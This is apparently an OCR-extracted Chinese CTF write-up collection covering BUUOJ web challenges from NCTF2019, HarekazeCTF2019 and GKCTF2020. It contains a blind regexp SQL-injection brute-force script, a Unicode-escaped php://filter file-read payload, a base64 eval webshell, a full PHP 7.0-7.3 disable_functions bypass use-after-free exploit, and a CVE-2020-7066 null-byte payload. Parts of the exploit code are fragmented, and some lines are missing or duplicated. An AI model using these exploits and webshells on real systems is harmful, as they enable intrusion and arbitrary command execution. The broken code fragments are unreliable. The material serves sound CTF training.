
禁用了单引号和注释符，那么只能用`\`来转义单引号了，用分号闭合sql语句,但是后面还有单引号,用`%00`截断(php5)，因为判断的密码是从密码中匹配的,那么不能匹配开头,可以用`^`匹配字符开头

最终正则语句：

`select * from users where username='\' and passwd='||/**/passwd/**/regexp/**/"^参数值";%00'`

师傅的脚本：

```
import time
import string
import requests
from urllib import parse

passwd = ''
string= string.ascii_lowercase + string.digits + '_'
url = 'http://fcffbbbf-04b1-48b1-b528-a4f6c010bb69.node3.buuoj.cn/'

for n in range(100):
    for m in string:
        time.sleep(0.1)
        data = {
            "username":"\\",
            "passwd":"||/**/passwd/**/regexp/**/\"^{}\";{}".format((passwd+m),parse.unquote('%00'))
        }
        res = requests.post(url,data=data)
        print(data['passwd']+'-'*int(10)+m)
        if 'welcome' in res.text:
            passwd += m
            print(m)
            break
    if m=='_' and 'welcome' not in res.text:
        break
print(passwd)
```



得到密码`you_will_never_know7788990`，登录即可得到flag

参考：NCTF2019

[HarekazeCTF2019]encode_and_encode

题目给出了源码：


```php
 <?php
error_reporting(0);

if (isset($_GET['source'])) {
  show_source(__FILE__);
  exit();
}

function is_valid($str) {
  $banword = [
    // no path traversal
    '\.\.',
    // no stream wrapper
    '(php|file|glob|data|tp|zip|zlib|phar):',
    // no data exfiltration
    'flag'
  ];
  $regexp = '/' . implode('|', $banword) . '/i';
  if (preg_match($regexp, $str)) {
    return false;
  }
  return true;
}

$body = file_get_contents('php://input');
$json = json_decode($body, true);

if (is_valid($body) && isset($json) && isset($json['page'])) {
  $page = $json['page'];
  $content = file_get_contents($page);
  if (!$content || !is_valid($content)) {
    $content = "<p>not found</p>\n";
  }
} else {
  $content = '<p>invalid request</p>';
}

// no data exfiltration!!!
$content = preg_replace('/HarekazeCTF\{.+\}/i', 'HarekazeCTF{&lt;censored&gt;}', $content);
echo json_encode(['content' => $content]);
```

这里使用师傅的文章解释：


> `is_valid($body)` 对 post 数据检验，导致无法传输 `$banword` 中的关键词，也就无法传输 flag，这里在 json 中，可以使用 Unicode 编码绕过，flag 就等于 `\u0066\u006c\u0061\u0067`
> 通过检验后，获取 page 对应的文件，并且页面里的内容也要通过 is_valid 检验，然后将文件中 `HarekazeCTF{}` 替换为 `HarekazeCTF{<censored>}`，这样就无法明文读取 flag
> 这里传入 `/\u0066\u006c\u0061\u0067` 后，由于 flag 文件中也包含 flag 关键字，所以返回 not found ，这也无法使用 file://

file_get_contents 是可以触发 php://filter 的，所以考虑使用伪协议读取，对 php 的过滤使用 Unicode 绕过即可
那么构造payload：

```
{"page":"\u0070\u0068\u0070://filter/convert.base64-encode/resource=/\u0066\u006c\u0061\u0067"}
```



这里hackbar执行不成功，使用postman来传入，最后再base64解码即可




参考：

HarekazeCTF2019 web

[GKCTF2020]CheckIN

```php
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```


题目中有`eval($this->decode)`，即执行我们base64解码后的语句
那么尝试phpinfo()，`?Ginkgo=cGhwaW5mbygpOw%3d%3d`，注意==要url编码



发现有disable_functions，需要绕过，首先传入一句话：

```
@eval($_POST['pass']);    ==>    QGV2YWwoJF9QT1NUWydwYXNzJ10pOw%3d%3d
```

发现根目录有readflag，但由于有disable_functions，无法直接./readflag



使用一个脚本：PHP 7.0-7.3 disable_functions bypass PoC (*nix only)

```
<?php

# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
#
# Author: https://github.com/mm0r1
pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
```

```
        $out .= chr($ptr & 0xff);
        $ptr >>= 8;
    }
    return $out;
}

function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for($i = 0; $i < $n; $i++) {
        $str[$p + $i] = chr($v & 0xff);
        $v >>= 8;
    }
}

function leak($addr, $p = 0, $s = 8) {
    global $abc, $helper;
    write($abc, 0x68, $addr + $p - 0x10);
    $leak = strlen($helper->a);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($header, 0, 4);
        $p_flags = leak($header, 4, 4);
        $p_vaddr = leak($header, 0x10);
        $p_memsz = leak($header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
```

```
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

class ryat {
    var $ryat;
    var $chtg;

    function __destruct()
    {
        $this->chtg = $this->ryat;
        $this->ryat = 1;
    }
}

class Helper {
    public $a, $b, $c, $d;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
}
```


```php
$n_alloc = 10; # increase this value if you get segfaults

$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
    $contiguous[] = str_repeat('A', 79);

$poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;O:4:"ryat":2:{s:4:"ryat";R:3;s:4:"chtg";i:2;}}i:1;i:3;i:2;R:5;}';
$out = unserialize($poc);
gc_collect_cycles();

$v = [];
$v[0] = ptr2str(0, 79);
unset($v);
$abc = $out[2][0];

$helper = new Helper;
$helper->b = function ($x) { };

if(strlen($abc) == 79 || strlen($abc) == 0) {
    die("UAF failed");
}

# leaks
$closure_handlers = str2ptr($abc, 0);
$php_heap = str2ptr($abc, 0x58);
$abc_addr = $php_heap - 0xc8;

# fake value
write($abc, 0x60, 2);
write($abc, 0x70, 6);

# fake reference
write($abc, 0x10, $abc_addr + 0x60);
write($abc, 0x18, 0xa);

$closure_obj = str2ptr($abc, 0x20);

$binary_leak = leak($closure_handlers, 8);
if(!($base = get_binary_base($binary_leak))) {
    die("Couldn't determine binary base address");
}

if(!($elf = parse_elf($base))) {
    die("Couldn't parse ELF header");
}

if(!($basic_funcs = get_basic_funcs($base, $elf))) {
    die("Couldn't get basic_functions address");
}

if(!($zif_system = get_system($basic_funcs))) {
    die("Couldn't get zif_system address");
}

# fake closure object
$fake_obj_offset = 0xd0;
for($i = 0; $i < 0x110; $i += 8) {
    write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
}
```

```
    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);

    exit();
}
```

将`pwn("uname -a")` 改为 `pwn("/readflag")`，传进tmp目录下

然后进行文件包含我们的exp.php文件

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName(); flag{9e260bd3-fd5a-4f8d-986e-8f141be4369b}
```




参考：部分WP-GKCTF2020

[GKCTF2020]cve版签到

Hint：cve-2020-7066

通过%00截断可以让get_headers()请求到错误的主机，那么使用：

`?url=http://127.0.0.1%00www.ctfhub.com`



提示最后要为123，那么改一下即可得到flag，`?url=http://127.0.0.123%00www.ctfhub.com`

参考：防灾科技学院GKCTF 2020 Writeup


[GKCTF2020]老八小超市儿

版本为：Powered by ShopXO v1.8.0

